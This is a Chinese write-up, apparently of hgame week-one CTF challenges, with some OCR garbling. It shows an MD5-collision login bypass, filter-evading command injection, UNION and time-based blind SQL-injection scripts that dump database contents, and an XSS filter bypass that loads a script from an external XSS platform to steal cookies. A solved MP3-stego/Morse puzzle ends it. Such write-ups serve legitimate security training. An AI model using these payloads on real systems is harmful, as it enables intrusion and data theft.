# hgame第一周wp

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```
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# WEB 部分

#### 1.神奇的md5

先扫一下目录发现目录里有个admin.php

然后这里有一个源码泄露,访问.login.php.swp,然后把下下来的文件还原了得到源码,

```
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                                                   Fri 22:12 •
                                                  login.php
     Open ▼
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                                                                                      Save
    <?php
    session start();
    error_reporting(0);
        if (@$_POST['username'] and @$_POST['password'] and @$_POST['code'])
            $username = (string)$_POST['username'];
            $password = (string)$_POST['password'];
                     = (string)$_POST['code'];
            $code
            if (($username == $password ) or ($username == $code) or ($password == $code)) {
                echo "Your input can't be the same";
            else if ((md5($username) === md5($password)) and (md5($password) === md5($code))){
                echo "Good";
                header('Location: admin.php');
                exit();
            } else {
                echo " Invalid password";
            }
        }
    <html>
        <head>
```

看出需要三个md5相同的值,而且这里使用post传过去的,用数组绕过肯定就不行了,hint也说了要在本地生成三个 md5一样的文件,然后百度发现了fastcoll这个软件,但这个只能生成两个,百度到了三张md5相同的图片,但又超 过了post的长度要求。。。。后来找了学长才知道了生成多个md5值相同的方法

首先准备一个文件, 里面随便写

然后这甲有一个源码泄露。访问 login nhn swn 然后把下下

1.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

123456

然后 fastco11\_v1.0.0.5.exe 1.txt -o hack\_1 hack\_2 得到hack\_1,hack\_2这两个文件的md5是一样的

文件: C:\Users\45505\Documents\otf\md5碰撞\hack\_1 大小: 192 字节

MD5: 060FF2B44F2861391D529070774883BF

文件: C:\Users\45505\Documents\ctf\md5碰撞\hack\_2 大小: 192 字节

MD5: 060FF2B44F2861391D529070774883BF

然后再执行 fastco11\_v1.0.0.5.exe -p hack\_2 -o hack\_3 hack\_4 得到hack\_3 和 hack\_4,然后把得到的两个文 件放到linux去 (因为需要tail 命令) 执行 tail -c 128 hack\_3 > a

tail -c 128 hack\_4 >b #将文件的最后128位写入文件a, b 然后把a, b复制回windows执行 type hack\_1 a > hack\_final\_1 type hack\_1 b > hack\_final\_2 #将文件hack\_1与文件b结合 这样我们就能够得到四个md5值相同 的文件了hack\_final\_1 hack\_final\_2 hack\_3 hack\_4 然后就可以把它们作为post的值上传上去了,不过在这里我用的 方法啰嗦,先写了一个脚本。。然后用burp抓取,再在网页也提交一次,也用burp抓取,然后将脚本的请求里的值复 制到浏览器请求中去发送。。。

```
import requests
import hashlib
from selenium import webdriver
url = 'http://118.25.89.91:8080/guestion/login.php'
proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}
name = open('hack_4',mode='rb')
a = name.read()
password = open('hack_3', mode='rb')
```

Good

然后我们再打开admin.php

Private Terminal	提交	看名字可以执行终端

命令 试试看Is 果然可以

Private Terminal 提交

The Command is: Is

打开

Result is :admin.php css js login.php

admin.php的源码看一下 cat admin.php

Private Terminal 提交

The Command is: cat admin.php

Result is:

Private Terminal 提交
The Command is : \$cmd

"; echo "
"; \$cmd = str\_replace("flag",'none',\$cmd); echo "
Result is :";system(\$cmd); "

"; } } else { echo ""; header('Location: login.php'); exit(); } ?>

#### 有点乱, 查看网页源代码看看, 得到完整的源码

```
<?php
session_start();
error_reporting(0);
?>
<head>
<!-- Matomo -->
<script type="text/javascript">
 var _paq = window._paq || [];
 /* tracker methods like "setCustomDimension" should be called before "trackPageView" */
 _paq.push(['trackPageView']);
  _paq.push(['enableLinkTracking']);
  (function() {
   var u="//118.25.89.91/piwik/";
   _paq.push(['setTrackerUrl', u+'matomo.php']);
   _paq.push(['setSiteId', '1']);
   var d=document, g=d.createElement('script'), s=d.getElementsByTagName('script')[0];
    g.type='text/javascript'; g.async=true; g.defer=true; g.src=u+'matomo.js';
s.parentNode.insertBefore(g,s);
 })();
</script>
<!-- End Matomo Code -->
</head>
<?php
if ($_SESSION["secret"] === 'hgame2019')
{
```

```
?>
    <form action="" method="post">
    Private Terminal  <input type="text" name="command"><input type="submit"</pre>
name="submit">
   </form>
   <?php
   if($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['submit'])){
        $cmd = (string)$_POST['command'];
        echo "The Command is : $cmd ";
        echo "</br>";
    $cmd = str_replace("flag",'none',$cmd);
       echo "Result is :";system($cmd); "";";
}
else {
    echo "<script>alert('Login First')</script>";
   header('Location: login.php');
    exit();
}
?>
```

审查后知道了flag字段被过滤了,所以答案肯定和flag有关,先看看是不是又flag变量在,执行 var1='\$fl';var2='ag';var3='echo '\${var1}\${var2};eval \$var3 #echo \$flag 没有回应,应该是没有这个变量看看目录上有没有其他文件,在尝试执行 cd ../../;ls 发现

Result is :bin boot code dev etc flag home lib lib64 media mnt none opt proc root run sbin srv sys tmp usr var

构造payload: var1='f1';var2='ag';var3='cd ../../;cat '\${var1}\${var2};eval \$var3 拿到flag

### 2.sqli-1

先写了一个脚本可以自动输入验证码, 方便试

```
import re
import requests
import hashlib

def verify(page):
    pattern = re.compile('\w{4}<br>')
    m = pattern.search(page).group()[0:4]
    code = 0
    while 1:
```

```
x = hashlib.md5()
        x.update(str(code).encode('utf-8'))
        if x.hexdigest()[0:4] == m:
            break
        code += 1
    return str(code)
url = "http://118.89.111.179:3000/"
proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36'}
r = requests.session()
x = "1" #改x的值即可
requestspage = r.get(url)
requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
headers=headers)
print(requestspage.text)
```

发现 x = "1 order by 1;#" 可以但 x = "1 order by 2;#" 错误,所以他只有一个字段 然后找数据库的名字 "1 union select database();#" 然后找表的名字 "1 union select group\_concat(table\_name) from information\_schema.tables where table\_schema=database();#" 得到两个表f1l1l1l1g的字段名,words 然后再找表f1l1l1l1g的字段名 "1 union select group\_concat(column\_name) from information\_schema.columns where table\_name='f1l1l1l1g';#" 得到字段名f14444444g 最后得到flag "1 union select f14444444g from f1l1l1l1g;#"

```
array(1) {

["word"]=>

string(26) "hgame {sql1_1s_iNterest1ng}"
}
```

## 3.sqli-2

这是一道基于时间的sql盲注题 我的脚本分为多段组合而成 第一段和之前一样就是一个验证码的函数,和导入一些库什么的

```
import re
import requests
import hashlib

def verify(page):
    pattern = re.compile('\w{4}<br>')
    m = pattern.search(page).group()[0:4]
    code = 0
    while 1:
```

第二段就是得到数据库名字的长度通过判断响应有没有超过两秒,来看数据有没有被查询到

```
database_length = 1
while database_length<10:
    x = "1 and if( length(database())="+str(database_length)+",sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        break
    database_length += 1
print(database_length)
```

此处得到数据库的长度为5

然后第二段得到数据库名字

```
i = 0
database = ''
while i < database_length:
    left = 0
    right = 127
    mid = (left + right) // 2
    while left <= right :</pre>
        x = "1 \text{ and } if(ascii(mid(database()," + str(i + 1) + ",1))=" + str(mid) + ",1)
",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
        print(requestspage.text)
        if requestspage.elapsed.total_seconds() > 2:
            database += chr(mid)
            print(chr(mid))
            i += 1
```

```
break
    x = "1 and if(ascii(mid(database()," + str(i + 1) + ",1))>" + str(mid) +
",sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
    x, headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        left = mid + 1
        mid = (left + right) // 2
    else:
        right = mid - 1
        mid = (left + right) // 2
    print(database)
```

得到数据库名字为hgame

第三段测试表名的数量

```
table_count = 1
while table_count<5:
    x = "1 and if((select count(table_name) from information_schema.tables where
table_schema=database())=" + str(table_count) + ",sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        break
    table_count += 1
print('table_count:'+str(table_count))
```

得知有两个表 第三部分得到两个表名

```
table_length = 1
i = 0
while i < table_count:
    while table_length<20:
        x = "1 and if( length(substr((select table_name from information_schema.tables
where table_schema=database() limit " + str(i) +
",1),1))="+str(table_length)+",sleep(2),sleep(0)) ;# "
        requestspage = r.get(url)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
        if requestspage.elapsed.total_seconds() > 2:
            break
        table_length += 1
    i += 1
    print("table" + str(i) + ":" + str(table_length))
    i = 0
    table_name = ''
```

```
while j < table_length:
        left = 0
        right = 127
       mid = (left + right) // 2
        while left <= right:
            x = "1 and if(ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1," + str(j+1) + ",1)=" + str(mid) +
",sleep(2),sleep(0));# "
            requestspage = r.get(url)
            requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) +
'&id=' + x, headers=headers)
            if requestspage.elapsed.total_seconds() > 2:
                table_name += chr(mid)
                print(chr(mid))
                j += 1
                break
            x = "1 and if(ascii(substr((select table_name from information_schema.tables
where table_schema=database() limit 0,1)," + str(j+1) + ",1))>" + str(mid) +
",sleep(2),sleep(0)) ;# "
            requestspage = r.get(url)
            requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) +
'&id=' + x, headers=headers)
            if requestspage.elapsed.total_seconds() > 2:
                left = mid + 1
                mid = (left + right) // 2
            else:
                right = mid - 1
                mid = (left + right) // 2
    table_length = 1
    print(table_name)
```

得到F1111114G, F1111 然后手动测试发现字段只有一个 然后测试字段名

```
i = 0
column = ''
column_length = 8
while i < column_length:</pre>
   left = 0
   right = 127
   mid = (left + right) // 2
   while left <= right :</pre>
       x = "1 \text{ and } if(ascii(mid((select column_name from information\_schema.columns where}))
table_name= 'F111111114G' limit 0,1)," + str(
           requestspage = r.get(ur1)
       requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
       print(requestspage.text)
       if requestspage.elapsed.total_seconds() > 2:
           column += chr(mid)
           print(chr(mid))
           i += 1
```

#### 得到字段名#fL4444Ag 最后测试flag

```
flag_length = 1
while flag_length<50:
    x = "1 and if(length((select fL4444Ag from hgame.F11111114G limit
0,1))="+str(flag_length)+",sleep(2),sleep(0)) ;# "
    requestspage = r.get(url)
    requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' + x,
headers=headers)
    print(requestspage.text)
    if requestspage.elapsed.total_seconds() > 2:
        break
    flag_length += 1
print(flag_length)
i = 0
flag = ''
flag_length = 38
while i < flag_length:
    left = 0
    right = 127
    mid = (left + right) // 2
    while left <= right :</pre>
        x = "1 and if(ascii(mid((select fL4444Ag from hgame.F11111114G limit 0,1)," +
str(
            i + 1) + ",1))=" + str(mid) + ",sleep(2),sleep(0)) ;# "
        requestspage = r.get(ur1)
        requestspage = r.get(url + '?' + 'code=' + verify(requestspage.text) + '&id=' +
x, headers=headers)
        print(requestspage.text)
        if requestspage.elapsed.total_seconds() > 2:
            flag += chr(mid)
            print(chr(mid))
            i += 1
            break
```

hgame{sqli\_1s\_s0\_s0\_s0\_s0\_interesting}

#### 4.babyxss

测试后发现 <script> 被过滤了 <scr<script>ipt> 就可以绕过去 再xss平台上生成一段代码,然后把这段放进去 <scr<script>ipt src=https://xsspt.com/GhVF8g></scr<script>ipt> 再在cookie得到flag Flag= {Xss\_1s\_funny!}


### MISC部分

### 1.听听音乐

下载文件stego.mp3,看这个名字觉得应该是MP3stego解密吧,用notepad++打开后在文件末尾发现了passwd is 123 然后我用MP3Stego去解密 | Decode.exe -x -P 123 | stego.mp3 | 可惜是错的

```
■ stego.mp3.txt-记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Maybe you think you are right, but in fact, it's wrong.
```

然后回到音乐,在音乐的后半段有一段摩斯电码,用goldwave打开



可以清晰的看到后面的摩斯电码 然后解密得到flag

..-./.-../.--/.---/.---/.---/..--/..-/..-/..-/..-/..-/..-/..-/..-/..-/..-/..-/..-

加密摩斯密码解密摩斯密码

FLAG:1T\_JU5T\_4\_EASY\_WAV